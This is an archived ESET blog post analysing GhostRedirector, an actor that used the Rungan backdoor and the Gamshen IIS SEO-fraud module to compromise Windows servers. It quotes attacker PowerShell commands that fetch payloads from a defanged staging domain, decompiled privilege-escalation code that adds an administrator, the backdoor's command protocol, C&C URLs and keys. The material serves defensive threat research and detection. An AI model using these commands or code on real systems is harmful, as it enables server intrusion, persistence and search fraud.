GhostRedirector poisons Windows servers: Backdoors with a side of Potatoes

By Fernando Tavella

Archived: 2026-04-05 14:07:53 UTC

ESET researchers have identified a new threat actor, whom we have named GhostRedirector, that compromised at least 65 Windows servers mainly in Brazil, Thailand, and Vietnam. GhostRedirector used two previously undocumented, custom tools: a passive C++ backdoor that we named Rungan, and a malicious Internet Information Services (IIS) module that we named Gamshen.

While Rungan has the capability of executing commands on a compromised server, the purpose of Gamshen is to provide SEO fraud as-a-service, i.e., to manipulate search engine results, boosting the page ranking of a configured target website. Even though Gamshen only modifies the response when the request comes from Googlebot – i.e., it does not serve malicious content or otherwise affect regular visitors of the websites – participation in the SEO fraud scheme can hurt the compromised host website reputation by associating it with shady SEO techniques and the boosted websites.

Interestingly, Gamshen is implemented as a native IIS module – IIS (Internet Information Services) is Microsoft's Windows web server software, which has a modular architecture supporting two types of extensions: native (C++ DLL) and managed (.NET assembly). There are different types of malware that can abuse this technology; our 2021 white paper Anatomy of native IIS malware provides a deep insight into the types of native IIS threats and their architecture. Gamshen falls under the category of a trojan with the main goal of facilitating SEO fraud, similar to IISerpent, which we documented previously.

Besides Rungan and Gamshen, GhostRedirector also uses a series of other custom tools, as well as the publicly known exploits EfsPotato and BadPotato, to create a privileged user on the server that can be used to download and execute other malicious components with higher privileges, or used as a fallback in case the Rungan backdoor or other malicious tools are removed from the compromised server. We believe with medium confidence that a China-aligned threat actor was behind these attacks. In this blogpost we provide insight into the GhostRedirector arsenal used to compromise its victims.

> **Key points of this blogpost:**
>
> - We observed at least 65 Windows servers compromised in June 2025.
> - Victims are mainly located in Brazil, Thailand, and Vietnam.
> - Victims are not related to one specific sector but to a variety such as insurance, healthcare, retail, transportation, technology, and education.
> - GhostRedirector has developed a new C++ backdoor, Rungan, capable of executing commands on the victim's server.
> - GhostRedirector has developed a malicious native IIS module, Gamshen, that can perform SEO fraud; we believe its purpose is to artificially promote various gambling websites.

> - GhostRedirector relies on public exploits such as BadPotato or EfsPotato for privilege escalation on compromised servers.
> - Based on various factors, we conclude with medium confidence that a previously unknown, China-aligned threat actor was behind these attacks. We have named it GhostRedirector.

Attribution

We haven't been able to attribute this attack to any known group; thus we coined the new name GhostRedirector, to cluster all activities documented in this blogpost. These activities started in December of 2024, but we were able to discover other related samples that lead us believe that GhostRedirector has been active since at least August 2024.

GhostRedirector has an arsenal that includes the passive C++ backdoor Rungan, the malicious IIS trojan Gamshen, and a variety of other utilities. We have clustered these tools together by:

- their presence on the same compromised server within the same timeframe,
- a shared staging server, and
- similarities in the PDB paths of various GhostRedirector tools, as explained below.

We believe with medium confidence that GhostRedirector is a China-aligned threat actor, based on the following factors:

- multiple samples of GhostRedirector tools have hardcoded Chinese strings,
- a code-signing certificate issued to a Chinese company was used in the attack, and
- one of the passwords for GhostRedirector-created users on the compromised server contains the word huang, which is Chinese for yellow.

GhostRedirector is not the first known case of a China-aligned threat actor engaging in SEO fraud via malicious IIS modules. Last year, Cisco Talos published a blogpost about a China-aligned threat actor called DragonRank that conducts SEO fraud. There is some overlap in the victim geolocation (Thailand, India, and the Netherlands) and sectors (healthcare, transportation, and IT) in both attacks. However, it is likely that these were opportunistic attacks, exploiting as many vulnerable servers as possible, rather than targeting a specific set of entities. Besides these similarities, we don't have any reason to believe that DragonRank and GhostRedirector are linked, so we track these activities separately.

Victimology

Figure 1 shows a heatmap of the affected countries, combining data from two sources:

- ESET telemetry, where we detected these attacks between December 2024 and April 2025, and
- our internet-wide scan from June 2025 that we ran to get a better understanding of the scale of the attack, and that allowed us to identify additional victims.

We notified all the victims that we identified through our internet scan about the compromise.



Figure 1. Countries where victims were detected

With all the collected information, we found that at least 65 Windows servers were compromised worldwide. Most of the affected servers are in Brazil, Peru, Thailand, Vietnam, and the USA. Note that most of the compromised servers located in the USA appear to have been rented to companies that are based in countries from the previous list. We believe that GhostRedirector was more interested in targeting victims in South America and South Asia.

Also, we observed a small number of cases in:

- Canada,
- Finland,
- India,
- the Netherlands,
- the Philippines, and
- Singapore.

GhostRedirector doesn't seem to be interested in a particular vertical or sector; we have seen victims in sectors such as education, healthcare, insurance, transportation, technology, and retail.

Initial access

Based on ESET telemetry, we believe that GhostRedirector gains initial access to its victims by exploiting a vulnerability, probably an SQL Injection. Then it uses PowerShell to download various malicious tools – all from the same staging server, 868id[.]com. In some cases, we have seen the attackers leveraging a different LOLBin, CertUtil, for the same purpose.

This conjecture is supported by our observation that most unauthorized PowerShell executions originated from the binary sqlserver.exe, which holds a stored procedure xp_cmdshell that can be used to execute commands on a machine.

The following are examples of commands that we detected being executed on the compromised servers:

- cmd.exe /d /s /c " powershell curl https://xzs.868id[.]com/EfsNetAutoUser_br.exe -OutFile C:\ProgramData\EfsNetAutoUser_br.exe"
- cmd.exe /d /s /c " powershell curl http://xz.868id[.]com/EfsPotato_sign.exe -OutFile C:\ProgramData\EfsPotato_sign.exe"
- cmd.exe /d /s /c "powershell curl https://xzs.868id[.]com/link.exe -OutFile C:\ProgramData\link.exe"
- powershell curl https://xzs.868id[.]com/iis/br/ManagedEngine64_v2.dll -OutFile C:\ProgramData\Microsoft\DRM\log\ManagedEngine64.dll
- powershell curl https://xzs.868id[.]com/iis/IISAgentDLL.dll -OutFile C:\ProgramData\Microsoft\DRM\log\miniscreen.dll

We also encountered that GhostRedirector installed GoToHTTP on the compromised web server, after downloading it from the same staging server. GoToHTTP is a benign tool that allows establishing a remote connection that can be accessed from a browser.

GhostRedirector used the directory C:\ProgramData\ to install its malware, particularly for the C++ backdoor and the IIS trojan they use the directory C:\ProgramData\Microsoft\DRM\log.

Attack overview

An overview of the attack is shown in Figure 2. Attackers compromise a Windows server, download and execute various malicious tools: a privilege escalation tool, malware that drops multiple webshells, the passive C++ backdoor Rungan, or the IIS trojan Gamshen. The purpose of the privilege escalation tools is to create a privileged user in the Administrators group, so GhostRedirector can then leverage this account to execute privileged operations, or as a fallback in case the group loses access to the compromised server.



Figure 2. Attack overview

Pernicious Potatoes performing privilege escalation

As part of its arsenal, GhostRedirector created several tools that leverage the local privilege escalation (LPE) tactic, likely based on public EfsPotato and BadPotato exploits. Almost all of the analyzed samples were obfuscated with .NET Reactor, with multiple layers of obfuscation. Some of the samples were validly signed with a code-signing certificate issued by TrustAsia RSA Code Signing CA G3, to 深圳市迪元素科技有限公司 (Shenzhen Diyuan Technology Co., Ltd.), and with a thumbprint of BE2AC4A5156DBD9FFA7A9F053F8FA4AF5885BE3C.

The main goal of these samples was to create or modify a user account on the compromised server and add it to the Administrators group.

During our analysis, we extracted from the analyzed samples the following usernames that were used in the creation of these malicious administrator users.

- MysqlServiceEx
- MysqlServiceEx2
- Admin

Figure 3 shows the decompiled code used by these samples to create a user after successful LPE exploitation. The password has been redacted for security purposes.

```
if (rprn.RpcRemoteFindFirstPrinterChangeNotificationEx(zero, 256U, 0U, string.Format("\\\\{0}/pipe/{1}", Environment.MachineName, text), 0U) == -1)
{
    ExecuteRectangle.outputstr = ExecuteRectangle.outputstr + "\r\n" + new Win32Exception(Marshal.GetLastWin32Error()).Message;
    ExecuteRectangle.outputstr += "\r\n10: fail!";
    return;
}
ExecuteRectangle.outputstr = ExecuteRectangle.outputstr + "\r\n" + string.Format("04 :{0} Success! IntPtr:{1}", "RpcRemoteFindFirstPrinterChangeNotificationEx", zero);
Thread thread = new Thread(new ThreadStart(CS$<>8__locals1.method_0));
thread.Start();
if (!thread.Join(5000))
{
    ExecuteRectangle.CloseHandle(zero);
    ExecuteRectangle.CloseHandle(CS$<>8__locals1.intptr_0);
    ExecuteRectangle.outputstr += "\r\n09: Out!";
    return;
}
ExecuteRectangle.outputstr += "\r\n05:ConnectNamePipe Success!";
StringBuilder stringBuilder = new StringBuilder();
ExecuteRectangle.GetNamedPipeHandleState(CS$<>8__locals1.intptr_0, IntPtr.Zero, IntPtr.Zero, IntPtr.Zero, IntPtr.Zero, stringBuilder, stringBuilder.Capacity);
ExecuteRectangle.outputstr = ExecuteRectangle.outputstr + "\r\n06:CurrentUserName : " + Environment.UserName;
ExecuteRectangle.outputstr = ExecuteRectangle.outputstr + "\r\n07:CurrentConnectPipeUserName : " + stringBuilder.ToString();
if (ExecuteRectangle.ImpersonateNamedPipeClient(CS$<>8__locals1.intptr_0))
{
    CUserHelper.doStart("MysqlServiceEx", [redacted], "", true, "Administrators");
    return;
}
ExecuteRectangle.outputstr = ExecuteRectangle.outputstr + "\r\n" + new Win32Exception(Marshal.GetLastWin32Error()).Message;
ExecuteRectangle.outputstr += "\r\n08 fail!";
```

Figure 3. Portion of decompiled code that creates a new user on a victim server

As seen in Figure 3, these privilege escalation tools use a custom C# class named CUserHelper. This class is implemented in a DLL named Common.Global.DLL (SHA-1: 049C343A9DAAF3A93756562ED73375082192F5A8), which we named Comdai and that was embedded in the analyzed samples. We believe that Comdai was created by the same developers as the rest of the GhostRedirector arsenal, based on the shared pattern in their respective PDB paths – see the repeated x5 substring as shown in Table 1, which is shared between Rungan, Gamshen, and the privilege escalation tools.

Table 1. PDB strings collected from GhostRedirector tools

Sample SHA1	Sample type	PDBs
049C343A9DAAF3A93756562ED73375082192F5A8	Comdai library	F:\x5\netTools\oMain\Common.Global\obj\Release\Common.Global.pdb
28140A5A29EBA098BC6215DDAC8E56EACBB29B69	Rungan, C++ backdoor	F:\x5\AvoidRandomKill-main\x64\Release\IISAgentDLL.pdb
871A4DF66A8BAC3E640B2D1C0AFC075BB3761954	Gamshen, IIS trojan	F:\x5\AvoidRandomKill-main\Release\ManagedEngine64.pdb
371818BDC20669DF3CA44BE758200872D583A3B8	Tool to create a new user	E:\x5\netTools\WinSystem\obj\Release\uedit32_sign.pdb

Table 2 provides an overview of the important classes implemented in Comdai that are used by GhostRedirector's various privilege escalation tools, along with the description of the class behavior. Note the ExeHelper class, which provides a function to execute a file named link.exe – GhostRedirector used the same filename to deploy the GoToHTTP tool.

Also note the backdoor-like capabilities, including network communication, file execution, directory listing, and manipulating services and Windows registry keys. While we haven't observed these methods being used by any

known GhostRedirector components, this shows that Comdai is a versatile tool that can support various stages of the attack.

Table 2. Classes implemented in Comdai

C# class	Description
AES	Encrypts/Decrypts AES in ECB mode. Key: 030201090405060708091011121315
CUserHelper	Lists users on a compromised server. Creates a user with specified credentials and adds it into a group name also specified by an argument; by default it uses the Administrators group.
ExeHelper	Used to execute a binary named link.exe. This name was used by the attackers for the GoToHTTP binary.
HttpHelper	Can perform through different methods, GET and POST requests, with an unknown purpose, to a hardcoded URL – https://www.cs01[.]shop.
MsgData	Contains only attributes, used by the class NodejsTX to deserialize a JSON object.
MyDll	Invokes methods from an unknown DLL named MyDLL.dll.
NodejsTX	Provides a method to communicate with another malicious component via pipes; the pipe is named salamander_pipe, which can receive parameters to create a specified user who is then added to the administrators group. This user creation is achieved by invoking a method from the CUserHelper class.
RegeditHelper	Contains a method for reading the value of a specified windows registry key.
ScanfDirectory	Contains methods for listing the contents of a specified directory.
ServiceHelper	Contains methods to restart a specified service.
SystemHelper	Contains methods to execute a binary or execute commands via ProcessStartInfo class. The binary or commands are provided to ProcessStartInfo as arguments.
UserStruct	Contains only attributes, username – string Groups – list<string> Attributes are used by class CUserHelper for listing users.

Some exceptions to the rule

We discovered a sample (SHA-1: 21E877AB2430B72E3DB12881D878F78E0989BB7F) using the same certificate, uploaded to VirusTotal in August 2024, which we believe is related to GhostRedirector's arsenal, although we didn't see it used during this campaign. This assumption is based on the behavior of the sample, which tries to open a text file and send its contents to a hardcoded URL. For this, the sample contains an

embedded Comdai DLL and it invokes the Comdai C# class HttpHelper, which has a hardcoded URL that is https://www.cs01[.]shop – the same domain mentioned in Table 2.

We also discovered some privilege escalation tools that differ a little from the behavior mentioned previously.

For example, in one case (SHA-1: 5A01981D3F31AF47614E51E6C216BED70D921D60), instead of creating a new user, it changes the password of an existing user Guest for one hardcoded in the malware and then, using the RID hijacking technique, it attempts to add this user to the administrator groups.

In another case (SHA-1: 9DD282184DDFA796204C1D90A46CAA117F46C8E1), the tool not only creates a new administrator user but also installs multiple webshells on a specific path in the victim's servers, provided manually by GhostRedirector as an argument to the tool.

These webshells are embedded in the resources of the sample in cleartext, and the names are hardcoded; the names we saw used are:

- C1.php
- Cmd.aspx
- Error.aspx
- K32.asxp
- K64.aspx
- LandGrey.asp

Zunput, a website information collector plus webshell dropper

Another interesting tool used by GhostRedirector had the filename SitePuts.exe. This sample (SHA-1: EE22BA5453ED577F8664CA390EB311D067E47786), which we named Zunput, is also developed with the .NET Framework and signed with the certificate mentioned above; it reads the IIS configuration system looking for configured websites and obtains the following information about them:

- physical path on the server,
- name, and
- for each site, the following attributes:
    - protocol
    - IP address, and
    - hostname

Once the information is collected, Zunput checks for the existence of the physical path on the server, and also verifies that the directory contains at least one file with the .php, .aspx, or .asp extension. This way, Zunput only targets active websites capable of executing dynamic content – only in those directories does it then drop the embedded webshells. Webshells are embedded in the resources of the sample and for the dates of each webshell (creation, modified, accessed), the malware uses the date of an existing file from the directory.

Webshells are written in ASP, PHP, and JavaScript, and the names used are selected randomly from the following list:

- Xml
- Ajax
- Sync
- Loadapi
- Loadhelp
- Code
- Jsload
- Loadcss
- Loadjs
- Pop3
- Imap
- Api

Extensions used for the webshells:

- .cer
- .pjp
- .asp
- .aspx

Information collected during Zunput execution is saved in a file named log.txt (see an example in Figure 4) in the directory from which it was executed. This information isn't exfiltrated automatically by Zunput, but it can be obtained by the attackers through several methods; one can be via the deployed webshell mentioned before.

```
Name:Default Web Site
Path:C:\inetpub\wwwroot
Binding:
    http    0.0.0.0:80
WriteLists:
===============分割线================
Name:Default Web Site
Path:C:\inetpub\wwwroot
Binding:
    http    0.0.0.0:80
WriteLists:
===============分割线================
Name:my_site_testing
Path:C:\Users\Administrator\Desktop\test_path
Binding:
    http    0.0.0.0:80  my_testing_web_site
WriteLists:
===============分割线================
```

Figure 4. Example of saved content of log.txt *where* 分割线 *machine translates to Dividing line*

The final payloads

Rungan, a passive C++ backdoor

Rungan (SHA-1: 28140A5A29EBA098BC6215DDAC8E56EACBB29B69) is a passive C/C++ backdoor that we have seen installed in C:\ProgramData\Microsoft\DRM\log\miniscreen.dll.

This backdoor uses AES in CBC mode for string decryption. 030201090405060708090A0B0C0D0E0F is used for the IV and key, and based on the malware's PDB path F:\x5\AvoidRandomKill-main\x64\Release\IISAgentDLL.pdb, we believe that GhostRedirector reuses the AES implementation from the AvoidRandomKill repository.

The main functionality of this backdoor is to register a plaintext hardcoded URL http://+:80/v1.0/8888/sys.html into the compromised server, bypassing IIS by abusing the HTTP Server API. Then the backdoor waits for a request that matches that URL, then parses and executes the received commands on the compromised server.

Additional URLs can be set in an optional configuration file named C:\Windows\Microsoft.NET\Framework64\v2.0.50727\1033\vbskui.dll. Rungan will listen to all incoming requests matching the configured patterns, and the configuration can be updated via a backdoor command. To activate the backdoor, any incoming HTTP request must contain a specific combination of parameters and values, which are hardcoded in Rungan.

Once this check is met, Rungan uses the parameter action to determine the backdoor command, and uses the data in the HTTP request body as the command parameters. No encryption or encoding is used in the C&C protocol. The most notable capabilities are creating a new user or executing commands on the victim's server; a full list of backdoor commands is shown in Table 3.

Table 3.Rungan backdoors commands

Parameter	Body	Description	Response
mkuser	user=<USERNAME>&pwd=<PASSWORD>&groupname=<GROUPNAME>	Creates the specified user on the compromised server using the NetUserAdd Windows API.	Status code of the operation.
listfolder	path=<A_PATH>	This looks unfinished: it collects information from selected path but doesn't exfiltrate it.	N/A
addurl	url=<URL_1>|<URL_2>	Registers URLs the backdoor will listen on. Can be more than one separated with |. The URL is also added to the configuration file.	If a URL fails to register, the response will be Failed: <URL>, otherwise All Ok.

Parameter	Body	Description	Response
cmd	cmdpath=<CMD_PATH>&mingl=<COMMAND_TO_EXECUTE>	Executes a command on the victim's server using pipes and the CreatePorcessA API.	Command output.

Figure 5 and Figure 6 show different examples of requests made to the malware during a dynamic analysis using the tool postman in a simulated environment.

Figure 5. Executing commands on a testing server



Figure 6. Adding a user through the malware on a testing server

Gamshen, malicious IIS module

Developed as a C/C++ DLL, Gamshen is a malicious native IIS module. The main functionality of this malware is to intercept requests made to the compromised server from the Googlebot search engine crawler and only in that case modify the legitimate response of the server. The response is modified based on data requested dynamically from Gamshen's C&C server. By doing this, GhostRedirector attempts to manipulate the Google search ranking of a specific, third-party website, by using manipulative, shady SEO techniques such as creating artificial backlinks from the legitimate, compromised website to the target website. We previously documented a case of an IIS trojan using similar tactics: see IISerpent: Malware-driven SEO fraud as a service.

It's important to mention that a regular user who visits the affected website wouldn't see any changes and would not be affected by the malicious behavior because Gamshen doesn't trigger any of its malicious activity on requests from regular visitors.

Figure 7 shows how a malicious module participating in the IIS SEO fraud scheme modifies the legitimate response of a compromised server when a request is made from the Google Crawler, aka Googlebot.



Figure 7. Overview of an SEO fraud scheme

In order to do this, the attackers have implemented their own malicious code for the following IIS event handlers:

- OnBeginRequest
- OnPreExecuteRequestHandler
- OnPostExecuteRequestHandler
- OnSendResponse

When the compromised server receives an HTTP request, the request goes through the IIS request processing pipeline, which triggers these handlers in various steps of the process – notably, the OnSendResponse handler is triggered just before the HTTP response is sent out by the compromised server. Since Gamshen is installed as an IIS module, it automatically intercepts each incoming HTTP request at these steps, and performs three actions.

First, it performs a series of validations to filter only HTTP requests of interest:

- The request must originate from a Google crawler: either the User-Agent header contains the string Googlebot, or the Referer contains the string google.com.
- The HTTP method must not be POST.
- The requested resource is not an image, stylesheet, or similar static resource, i.e., it doesn't have any of the following extensions: .jpg, .resx, .png, .jpeg, .bmp, .gif, .ico, .css, or .js. This is likely to avoid breaking UI functionality.
- The URL must contain the string android_ or match any of the following regular expressions:
    - [/]?(android|plays|articles|details|iosapp|topnews|joga)_([0-9_]{6,20})(/|\\.\\w+)?
    - [/]?(android|plays|articles|details|iosapp|topnews|joga)_([a-zA-Z0-9_]{6,8})\\/([a-zA-Z0-9_]{6,20})(/|\\.\\w+)?
    - [/]?(android|plays|articles|details|iosapp|topnews|joga)\\/([0-9_]{6,20})(/|\\.\\w+)?
    - [/]?(android|plays|articles|details|iosapp|topnews|joga)\\/([a-zA-Z]{8,10})(/|\\.\\w+)?
    - [/]?([a-zA-Z0-9]{6,8})\\/([a-zA-Z0-9]{6,8})(/|\\.phtml|\\.xhtml|\\.phtm|\\.shtml)
    - [/]?([a-zA-Z0-9_]{14})(/|\\.html|\\.htm)
    - [/]?([a-zA-Z0-9]{6})\\/([a-zA-Z0-9]{8})(/|\\.html|\\.htm)
    - [/]?([a-z0-9]{6})\\.xhtml

Second, Gamshen modifies the response intended for the search engine crawler with data obtained from its own C&C server, brproxy.868id[.]com. We have observed three URLs being used for this purpose:

- https://brproxy.868id[.]com/index_base64.php?<ORIGINAL_URL>
- https://brproxy.868id[.]com/tz_base64.php?<ORIGINAL_URL>
- https://brproxy.868id[.]com/url/index_base64.php

In all cases, the following hardcoded User-Agent string is used: Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html). A base64-encoded response is expected, which is then decoded and injected into the HTTP response intended for the search engine crawler.

Finally, at the last step of the request processing pipeline, just before the HTTP response is sent out – the OnSendResponse event handler verifies the response for these crawler requests. If the response has the 404 HTTP status code – i.e., Gamshen had not been able to obtain the malicious data from its C&C server, then it instead performs a redirect to a different C&C server: http://gobr.868id[.]com/tz.php.

We weren't able to obtain a response from brproxy.868id[.]com or gobr.868id[.]com, but believe the data supports shady SEO techniques – such as keyword stuffing, inserting malicious backlinks – or, in case of the redirection, making the search engine associate the compromised website with the target, third-party website, thus poisoning the search index.

We were, however, able to pivot on those domains on VirusTotal and find related images – in this case, images advertising a gambling application for Portuguese speaking users. We believe this website is the beneficiary of the SEO fraud scheme, facilitated by this malicious IIS module – Gamshen probably attempts to compromise as many websites as possible and misuse their reputation to drive traffic to this third-party website.

Figure 8 and Figure 9 show two images potentially used by GhostRedirector in its SEO fraud scheme.

Figure 8. A gambling website likely benefiting from the SEO fraud scheme (machine translation: Benefits and privileges for VIP members)

Figure 9. A gambling website likely benefiting from the SEO fraud scheme (machine translation: Large deposits and withdrawals without worries)

Conclusion

In this blogpost, we have presented a previously unknown, China-aligned threat actor, GhostRedirector, and its toolkit for compromising and abusing Windows servers. In addition to enabling remote command execution on the compromised servers, GhostRedirector also deploys a malicious IIS module, Gamshen, designed to manipulate Google search results through shady SEO tactics. Gamshen abuses the credibility of the websites hosted on the compromised server to promote a third-party, gambling website – potentially a paying client participating in an SEO fraud as-a-service scheme.

GhostRedirector also demonstrates persistence and operational resilience by deploying multiple remote access tools on the compromised server, on top of creating rogue user accounts, all to maintain long-term access to the compromised infrastructure.

> *Mitigation recommendations can be found in our comprehensive white paper. For any inquiries, or to make sample submissions related to the subject, contact us at threatintel@eset.com.*

IoCs

A comprehensive list of indicators of compromise (IoCs) and samples can be found in our GitHub repository.

Files

SHA-1	Filename	Detection	Description
EE22BA5453ED577F8664CA390EB311D067E47786	SitePut.exe	MSIL/Agent.FEZ	Zunput, information collector and webshell installer.
677B3F9D780BE184528DE5967936693584D9769A	EfsNetAutoUser.exe	MSIL/HackTool.Agent.QJ	A custom tool using the EfsPotato exploit to create a new user on the compromised server.
5D4D7C96A9E302053BDFAF2449F9A2AB3C806E63	NetAutoUser.exe	MSIL/AddUser.S	A custom tool using the BadPotato exploit to create a new user on the compromised server.

SHA-1	Filename	Detection	Description
28140A5A29EBA098BC62 15DDAC8E56EACBB29B69	miniscreen.dll	Win64/Agent.ELA	Rungan, a passive C++ backdoor.
371818BDC20669DF3CA4 4BE758200872D583A3B8	auto.exe	Generik.KJWBIPC	A tool to create a new user on the compromised server.
9DD282184DDFA796204C 1D90A46CAA117F46C8E1	auto_sign.exe	MSIL/Agent.XQL	A tool to create a new user or deploy webshells on the compromised server.
